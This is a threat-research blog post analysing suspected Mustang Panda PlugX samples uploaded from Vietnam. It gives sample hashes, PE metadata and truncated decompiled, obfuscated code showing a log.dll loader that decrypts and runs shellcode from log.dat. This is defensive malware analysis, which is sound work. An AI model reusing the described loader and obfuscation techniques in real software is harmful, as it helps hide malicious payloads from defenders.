[RE027] China-based APT Mustang Panda might still have continued their attack activities against organizations in Vietnam


blog.vincss.net/re027-china-based-apt-mustang-panda-might-still-have-continued-their-attack-activities-against-organizations-in-vietnam/

20/05/2022

1. Executive Summary

At VinCSS, through continuous cyber security monitoring, hunting malware samples and evaluating them to determine the potential risks, especially malware samples targeting Vietnam. Recently, during hunting on VirusTotal's platform and performing scan for specific byte patterns related to the **Mustang Panda (PlugX)**, we discovered a series of malware samples, suspected to be relevant to APT Mustang Panda, that was uploaded from Vietnam.


All of these samples share the same name as "**log.dll**" and have a rather low detection rate.



	Detections	Size	First seen	Last seen	Submitters
DB0C90DA56AD338FA48C720D001F8ED240D545B032B2C2135B87EB9A56B07721 log.dll pedll	11 / 68	864.00 KB	2022-05-07 01:33:18	2022-05-07 01:33:18	1
84893F36DAC3BBA6BF09EA04DA5D7B9608B892F76A7C25143DEEBE50ECBBDC5D 84893f36dac3bba6bf09ea04da5d7b9608b892f76a7c25143deebe50ecbbdc5d.sample pedll	9 / 68	103.00 KB	2022-05-05 12:42:34	2022-05-05 17:58:50	2
3171285C4A846368937968BF53BC48AE5C980FE32B0DE10CF0226B9122576F4E log.dll.sc pedll	13 / 67	377.50 KB	2022-04-25 14:04:36	2022-04-25 14:04:36	1
604B202CBE5E97C7C8A74A12E1F08E843C08AE08BE34DC60B8518B9417C133A9 log.dll pedll	13 / 69	52.00 KB	2022-04-12 02:36:42	2022-04-12 02:36:42	1
DA28EB4F4A66C2561CE1B9E827CB7C0E4B10AFE0EE3EFD82E3CC2110178C9B7A log.dll pedll	10 / 55	576.50 KB	2022-03-26 13:16:05	2022-03-26 13:16:05	1

Based on the above information, we infer that there is a possibility that malware has been infected in certain orgs in Vietnam, so we decided to analyze these malware samples. During analysis, based on the detected indicators, we continue to investigate and set the scenario of the attack campaign.

A general overview of the execution flow demonstrated as follow:




Our blog includes:

- Technical analysis of the **log.dll** file.
- Technical analysis of shellcode decrypted from **log.dat**.
- Analyze **PlugX Dll** as well as decrypt PlugX configuration information.

2. Analyze the log.dll

In the list of hunted samples above, we choose the one with hash: 3171285c4a846368937968bf53bc48ae5c980fe32b0de10cf0226b9122576f4e

This sample was submitted to VirusTotal from **Vietnam** on **2022-04-25 14:04:36 UTC**



Submissions

Date	Name	Source	Country
2022-04-25 14:04:36 UTC	log.dll.sc	5500a7e5 - web	VN


Submissions Per Country

Submissions Per Date

Prevalence Summary


First Submission	2022-04-25 14:04:36 UTC
Last Submission	2022-04-25 14:04:36 UTC
Last Rescanned	2022-05-04 13:37:12 UTC
Total Submissions	1
Source submissions	1

The information from the Rich Header suggests that it is likely compiled with **Visual Studio 2012/2013**:




product-id (8)	build-id (4)
Implib1100	Visual Studio 2012 - 11.0
Import	Visual Studio
Utc1800_CPP	Visual Studio 2013 - 12.0
Masm1200	Visual Studio 2013 - 12.0
Utc1800_C	Visual Studio 2013 - 12.0
Import (old)	Visual Studio
Export1200	Visual Studio 2013 - 12.0 RTM
Linker1200	Visual Studio 2013 - 12.0 RTM

By checking the sections information, we can see that it is packed or the code is obfuscated:



Nr	Virtual offset	Virtual size	RAW Data offset	RAW size	Flags	Name	First bytes (hex)	First Ascii 20h bytes	sect. Stats
01 ep	00001000	000577C6	00000400	00057800	60000020	.text	55 53 57 56 83 ...	USWV 0 ☐☐1 D...	Strong Packed - 2.2743 % ZERO
02 im	00059000	000046F4	00057C00	00004800	40000040	.rdata	20 D2 05 00 34 ...	☐ 4 ☐ F ☐ T ☐ ...	Very not packed - 43.6306 % ZERO
03	0005E000	00002FA0	0005C400	00001200	C0000040	.data	4E E6 40 BB B1 ...	N @ ☐ D ...	Very not packed - 64.3012 % ZERO
04	00061000	00000ED4	0005D600	00001000	42000040	.reloc	00 10 00 00 0C ...	☐ ▲ ☐0☐0 ...	Not packed - 16.6992 % ZERO

Sample has the original name **IjAt.dll**, and it exports two functions **LogFree** and **LogInit**:



5d7db86620f99cdb2002d8f7884761a2_log_dll.bin

Offset	Name	Value	Meaning
5BC90	Characteristics	0	
5BC94	TimeDateStamp	622DA6ED	Sunday, 13.03.2022 08:10:21 UTC
5BC98	MajorVersion	0	
5BC9A	MinorVersion	0	
5BC9C	Name	5D0CC	ljAt.dll
5BCA0	Base	1	
5BCA4	NumberOfFunctions	2	
5BCA8	NumberOfNames	2	
5BCAC	AddressOfFunctions	5D0B8	
5BCB0	AddressOfNames	5D0C0	
5BCB4	AddressOfNameOrdinals	5D0C8	

Exported Functions [2 entries]

Offset	Ordinal	Function RVA	Name RVA	Name	Forwarder
5BCB8	1	1000	5D0D5	LogFree	
5BCBC	2	4E5E0	5D0DD	LogInit	

Load sample into IDA, analyze the code of the two functions above:

LogFree function:


Looking at this function, it can be seen that its code has been completely obfuscated by Obfuscator-LLVM, using the Control Flow Flattening technique:

```
LOBYTE(v142) = (v167 & v159 | (v167 ^ 1) & (v159 ^ 1)) & (v159 ^ 1) & (v167 ^ 1 ^ v
LOBYTE(v167) = v142 & (v142 ^ BYTE1(v159) ^ 1 ^ 1) ^ (v142 | BYTE1(v159) ^ 1) ^ 1 |
BYTE1(v167) = ((BYTE1(v167) & BYTE1(v164) | BYTE1(v164) ^ BYTE1(v167)) ^ 1) & v164
BYTE1(v167) = (BYTE1(v167) ^ 1) & BYTE1(v167) & (BYTE1(v167) ^ 1) | BYTE1(v167) ^ 1
LOBYTE(v164) = BYTE1(v167) & (BYTE1(v167) ^ 1) ^ 1;
result = (v164 ^ BYTE1(v167) | (BYTE1(v167) | v164) ^ 1) & ((v167 & (v167 ^ 1) & (v
v170 = BYTE1(v167) ^ v167 | (v167 | BYTE1(v167)) ^ 1;
tmp1 = 0x7B12972D;
if ( (result ^ v170) & 1 )
{
  tmp1 = 0xA7F2F9AB;
}
v166 = (v170 & 1) == 0;
control_var = 0xDC10C1EA;
if ( !v166 )
{
  tmp2 = tmp1;
}
if ( !(result & 1) )
{
  tmp2 = tmp1;
}
do
{
LABEL_7:
  if ( control_var <= 0x572B270E )
  {
    goto LABEL_11;
  }
LABEL_8:
  while ( control_var == 0x572B270F )
  {
    control_var = tmp2;
    if ( tmp2 <= 0x572B270E )
    {
```

After further analysis, I found that this function has no special task.

LogInit function:

This function will call the **LogInit_0** function:




```
.text:1004E5E0 ; Exported entry   2. LogInit
.text:1004E5E0
.text:1004E5E0
.text:1004E5E0 ; Attributes: thunk
.text:1004E5E0
.text:1004E5E0 ; void __stdcall LogInit()
.text:1004E5E0                 public LogInit
.text:1004E5E0 LogInit         proc near
.text:1004E5E0                             ; DATA XREF: .rdata:off_1005D0B8↑o
.text:1004E5E0                 jmp     LogInit_0 ; TAGS: ['Enum', 'FileWIN']
.text:1004E5E0 LogInit         endp
.text:1004E5E0
```

```
// attributes: thunk
void __stdcall LogInit()
{
  LogInit_0();
}
```

Similar to the above, the code at the **LogInit_0** function has also been completely obfuscated, it takes a long time for IDA to decompile the code of this function:

```
  v200 = v196 ^ v199 ^ 0x77D9D620;
  v201 = ~v196 & (v199 ^ 0x882629DF) | (v199 ^ 0x77D9D620) & v196;
  v202 = (~((v199 ^ 0x77D9D620) & v200) & 0xF52380E | (v199 ^ 0x77D9D620) & v200 &
  v203 = v202 & (v202 ^ 0x89026167) & ~v202 & 0x89026167 | ~v202 & 0x89026167 ^ v20
  v204 = v203;
  v205 = ~v203 & 0xA13D01E2;
  v206 = (~v203 & 0xA21D4CC | v203 & 0xF5DE2B33) ^ 0xF5DE2B33;
  read_content_status = (v206 & ((v205 | v204 & 0x5EC2FE1D) ^ 0x5EC2FE1D) | (v205 |
  control_var = 0xD9DDD68D;
  v4706 = read_content_status;
  v4707 = dword_1005FE74 < 0xA;
  do
  {
LABEL_17:
    while ( control_var <= (int)0xC28CF813 )
    {
      if ( control_var > (int)0xA34633B6 )
      {
        if ( control_var == 0xA34633B7 )
        {
          control_var = 0x70D8932E;
          goto LABEL_3;
        }
        (*decrypted_shellcode)();                        // exec decrypted shell
        control_var = 0x8980A65F;
      }
      else
      {
        if ( control_var == 0x8980A65F )
        {
          (*decrypted_shellcode)();                      // exec decrypted shell
          v2489 = dword_1005FE78 * (dword_1005FE78 - 1);
          v2490 = ~v2489;
          v2491 = v2489 & ((dword_1005FE78 * (dword_1005FE78 - 1)) ^ 0x25430972);
          v2492 = ~(v2491 & ~v2489 & 0x25430972 | ~v2489 & 0x25430972 ^ v2491) & 0x
```

The primary task of the **LogInit_0** function is to call the function **f_read_content_of_log_dat_file_to_buf** for reading the content of **log.dat** file and execute the decrypted shellcode:




```
public LogInit
proc near
        ; DATA XREF: .rdata:off_1005D0B8↓o
jmp     LogInit_0 ; TAGS: ['Enum', 'FileWIN']
endp
```

```
23 calls, 1 strings

calls:
  -          call dword ptr[eax]
  -          call ds:CloseHandle ; call CloseHandle
  -          call ds:CreateFileA ; call CreateFileA to open file
  -          call ds:ReadFile ; call ReadFile to read file content
  -          call _strncmp ; call _strncmp to compare string
  -          call dword ptr[eax] ; exec decrypted payload/shellcode
  -          call ds:CloseHandle ; call CloseHandle
  -          call ds:DeleteFileA ; call DeleteFileA
  -          call ds:CloseHandle ; call CloseHandle
  -          call ds:DeleteFileA ; call DeleteFileA
  -          call f_read_content_of_log_dat_file_to_buf ; call f_read_content_of_log_dat_file
  -          call ds:GetModuleHandleA ; call GetModuleHandleA to retrieve kernel32.dll handle
  -          call ds:GetProcAddress ; retrieve api address
  -          call eax ; call API func
  -          call ds:ExpandEnvironmentStringsA ; call ExpandEnvironmentStringsA
  -          call ds:CreateFileA ; call CreateFileA for retrieving handle to create tmp file
  -          call _strlen ; call _strlen
  -          call ds:WriteFile ; call WriteFile to write content to file
  -          call ds:ExpandEnvironmentStringsA ; call ExpandEnvironmentStringsA
  -          call ds:CreateFileA ; call CreateFileA
  -          call _strlen ; call _strlen
  -          call ds:WriteFile ; call WriteFile
  -          call __security_check_cookie(x)

strings:
  - kernel32
```

f_read_content_of_log_dat_file_to_buf's code is also completely obfuscated:




```
    {
      break;
    }
LABEL_17:
    if ( control_var ≤ 0x2BE893A )
    {
      goto LABEL_18;
    }
  }
  kernel32_handle = GetModuleHandleW(wszKernel32);
  v505 = dword_1005FEA8 * (dword_1005FEA8 - 1);
  log_dat_content_1d = ~v505;
  v506 = ((dword_1005FEA8 * (dword_1005FEA8 - 1)) & 0x2E4D8691 | ~v505 & 0xD1B2796E
  v507 = (((~v506 & 0x274BCC0 | v506 & 0xFD8B433F) ^ 0x103000) & 0x4C90311E | ((~v5
  v508 = ~v505 | (~v505 & 0xA0D7B9FE | (dword_1005FEA8 * (dword_1005FEA8 - 1)) & 0x
  v509 = v507 & 0x73D69BD5 | ~v507 & 0x8C29642A;
  v510 = ((v508 | v507) & 0x37D7B6D2 | ~(v508 | v507) & 0xC828492D) ^ (~(v509 ^ (v5
  v511 = v510 & (v510 ^ 0x60D0D028) & ~v510 & 0x60D0D028 | ~v510 & 0x60D0D028 ^ v51
  v512 = ~v511 & 0x59FAB490 | v511 & 0xA6054B6F;
  v513 = ~v512 & v512 & ~v512 | ~v512 ^ ~v512 & v512;
  v514 = ~v513;
  v515 = v513 & 0x14B6844F & v514 & (v513 ^ 0xEB497BB0) | v514 & (v513 ^ 0xEB497BB0
  v516 = (~v515 & 0x269B3E4C | v515 & 0xD964C1B3) ^ 0xCDD245FD;
  v517 = ~(v514 & 0xFFFFFFFE | v513 ^ 1) & v516 | v516 ^ ~(v514 & 0xFFFFFFFE | v513
  v518 = v517 & (v517 ^ 0x2DA0B4AF) & ~v517 & 0x2DA0B4AF | ~v517 & 0x2DA0B4AF ^ v51
  v519 = v505 & ((dword_1005FEA8 * (dword_1005FEA8 - 1)) ^ 0x11D5B7DC);
  v520 = ~(~v518 & 0xD25F4B50 | v518 & 0x2DA0B4AF) & 0x6A99A520 | (~v518 & 0xD25F4B
  v521 = (v520 ^ 0x2218A500) & 0xA25EEF51 | (v520 ^ 0x1520108E) & 0x5DA110AE;
  v522 = (v521 ^ 0xD01100E) & 0x8F4F520F | (v521 ^ 0x2010AD50) & 0x70B0ADF0;
  v523 = ~(v519 & ~v505 & 0x11D5B7DC | ~v505 & 0x11D5B7DC ^ v519) & 0x7DD57966 | (v
  v524 = (v523 ^ 0x93FF3145) & 0xFFFFFFFE;
  v525 = (v523 ^ 0x6C00CEBA) & 0xFFFFFFFE | (v523 ^ 0x93FF3145) & 1;
  v526 = v525 & v524;
  v527 = v524 ^ v525;
  v528 = v522 ^ 0x8F4F520F;
```

